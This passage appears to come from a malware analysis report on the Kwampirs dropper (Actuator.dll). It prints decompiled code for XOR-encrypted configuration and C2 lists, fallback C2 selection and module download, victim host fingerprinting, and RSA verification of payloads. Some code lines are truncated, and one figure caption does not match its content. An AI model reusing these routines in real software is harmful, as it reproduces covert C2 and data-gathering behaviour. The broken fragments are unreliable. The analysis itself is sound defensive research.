
Configuration constant strings are encrypted using an XOR based algorithm (Figure 58).



```
while ( 1 )
{
  *(_BYTE *)v0 = v3[v4] ^ xor_conf_key[v30 & 0xF];
  *(_BYTE *)(v0 + 1) = byte_1001B3C0[v4] ^ xor_conf_key[v4 & 0xF];
  *(_BYTE *)(v0 + 2) = byte_1001B3C2[v2 - 3] ^ xor_conf_key[((_BYTE)v2 - 1) & 0xF];
  v30 += 6;
  *(_BYTE *)(v0 + 3) = byte_1001B3C0[v2] ^ xor_conf_key[v2 & 0xF];
  v4 += 6;
  *(_BYTE *)(v0 + 4) = byte_1001B3C4[v1 - 5] ^ xor_conf_key[((_BYTE)v1 - 1) & 0xF];
  v2 += 6;
  *(_BYTE *)(v0 + 5) = byte_1001B3C0[v1] ^ xor_conf_key[v1 & 0xF];
  v1 += 6;
  v0 += 6;
  if ( v4 >= 0x19 )
    break;
```

Figure 58: **XOR based encryption in Actuator.dll**

This sample has two XOR-encrypted C2 lists, ~100 URLs each (Figure 59), like Kwampirs' known C2 lists , as well as proxy and proxy bypass configurations (if available, but we have not found a sample using these options).



```
for ( i = 0; ; v12 = i )
{
  if ( !decrypt_list(
          *(int *)((char *)length_c2_main_list + v12),
          (int)&raw_buf_c2_main_list + v22,
          (int *)((char *)&dest_c2_main_list + v12))
    || !decrypt_list(length_proxies_list[i / 4], (int)&raw_proxy_list
    || !decrypt_list(
          length_proxy_bypass_list[i / 4],
          (int)&raw_proxy_bypass_list + v24,
          (int *)&lpszProxyBypass[i / 2]) )
  {
    return 0;
  }
  v22 += length_c2_main_list[i / 4];
  v23 += length_proxies_list[i / 4];
  v24 += length_proxy_bypass_list[i / 4];
  i += 4;
  if ( i >= 400 )                             // It's 100 elements
    break;
}
elem_idx = 0;
c2_raw_buffer = 0;
for ( j = 0; ; elem_idx = j * 4 )
{
  decrypt_list(
    *(int *)((char *)length + elem_idx),
    (int)&raw_c2_secondary_list + c2_raw_buffer,
    (int *)((char *)&c2_secondary_list_dest + elem_idx));
  c2_raw_buffer += length[j];
  ++j;
  if ( j >= 99 )                              // Number of c2s as int
    break;
}
return 1;
```

Figure 59: **Decryption of C2 list in Actuator.dll**

Depending on the number of arguments, the configuration will be decrypted and it will launch a thread activating the payload functionality. This thread will pick a random host from the main C2 list, which may have proxy and proxy-bypass configuration settings. If the communication cannot be established with this set of C2s, it will fall back to the secondary list, picking a random start as well (Figure 60).



```
n_iter1 = 0;
success = 0;
rand_start_idx = get_random_c2_idx(99, 0, 1);
while ( n_iter1 < 100 )
{
  if ( success )
    return 0;
  success = report_and_download(
              *(LPCWSTR *)&lpszProxy[2 * rand_start_idx],
              *(LPCWSTR *)&lpszProxyBypass[2 * rand_start_idx],
              *(&dest_c2_main_list + rand_start_idx),
              *(&dwAccessType + rand_start_idx),
              buffer_fixed_value[rand_start_idx]);
  ++n_iter1;
  rand_start_idx = (rand_start_idx + 1) % 0x64;
}
if ( !success )
{
  n_iter2 = 0;
  rand_start_idx_2 = get_random_c2_idx(98, 0, 1);
  while ( n_iter2 < 0x63 && !success )
  {
    success = report_and_download(0, 0, *(&c2_secondary_list_dest + rand_start_idx_2), 1u, 1);
    ++n_iter2;
    rand_start_idx_2 = (rand_start_idx_2 + 1) % 0x63;
  }
}
return 0;
```

Figure 60: **C2 pick algorithm in Actuator.dll**

While Kwampirs' dropper gets compatible with x64 in the reporter, they want to get back to retrieving more host information using the Windows API from the victim before getting additional modules from the C2, probably to avoid fake victims (bots) from researchers, sandboxes, etc. So they start retrieving the network adapter's information (MAC address) again, as well as native system and version info, and the keyboard layouts (Figure 61).



```
v23 = 6;
v7 = 10;
v20 = 10;
if ( fetch_mac((int)&mac) )
{
  v7 = 16;
  v20 = 16;
}
else
{
  v23 = 0;
  mac = 0;
  v25 = 0;
}
if ( a5 )
{
  v17 = v7;
  v8 = v7 + 4;
  v20 = v8;
  v9 = &v22[v8];
  if ( !(unsigned __int8)fetch_system_and_version_info(&v22[v8]) )
```

Figure 61: **Kwampirs dropper retrieving host information**

This information is packed into a custom buffer, encrypted with a simple XOR-based algorithm using the key in Figure 62 and encoded in base64 before appending it to the final URL.




```
28 30 A4 3F 6D 28 04 23  36 2A 32 DC AD 0B A0 4B
E8 20 1F 64 84 0A F4 C4  C7 8A 8D C0 A2 C4 40 19
A1 43 82 38 14 FD 6C 90  E0 7E 2A 40 DF D3 F2 3E
72 38 C4 96 4D 98 7C 16  3B 3C E7 27 B7 D0 EF 7B
3C 45 06 9A 69 0D 6A 41  18 95 95 46 88 CC 19 6F
EB 6B 5B F8 51 E4 2E E1  E6 8F 44 CF 20 2F 2B DE
7A 28 5D DB 55 5A 1A 35  AF D8 5F 57 B8 0F A5 F7
08 4A D0 AB E5 95 31 A1  25 31 00 65 3C 70 73 99
```

Figure 62: **Base64 chunk obtained from host information**

The reporter requests the previously built URL to the C2, which responds with the payload of the additional module. Then the reporter performs a cryptographic signature check against the downloaded module with an RSA1 public key that is embedded in it, possibly to avoid MITM attacks from other nation states (Figure 63).




```
phProv = 0;
phHash = 0;
phKey = 0;
ms_exc.registration.TryLevel = 0;
if ( CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0xF0000000)
  && CryptCreateHash(phProv, 0x8003u, 0, 0, &phHash) )
{
  if ( CryptHashData(phHash, pbData, dwDataLen, 0) && CryptImportKey(phProv, &::pbData, 0x114u, 0, 0, &phKey)
  {
    if ( CryptVerifySignatureW(phHash, pbSignature, 0x100u, phKey, 0, 0) )
    {
      ms_exc.registration.TryLevel = -2;
      if ( phProv )
        CryptReleaseContext(phProv, 0);
      if ( phHash )
        CryptDestroyHash(phHash);
      if ( phKey )
        CryptDestroyKey(phKey);
      result = 1;
```

Figure 63: **Signature verification of Kwampirs module**

The public key was released by Symantec in their Yara rules. It is worth mentioning that this RSA1 key is consistent in all the reporters analyzed, which means that very likely the actor has been the same in all the campaigns (but keys stolen too).


The URL format is changed to 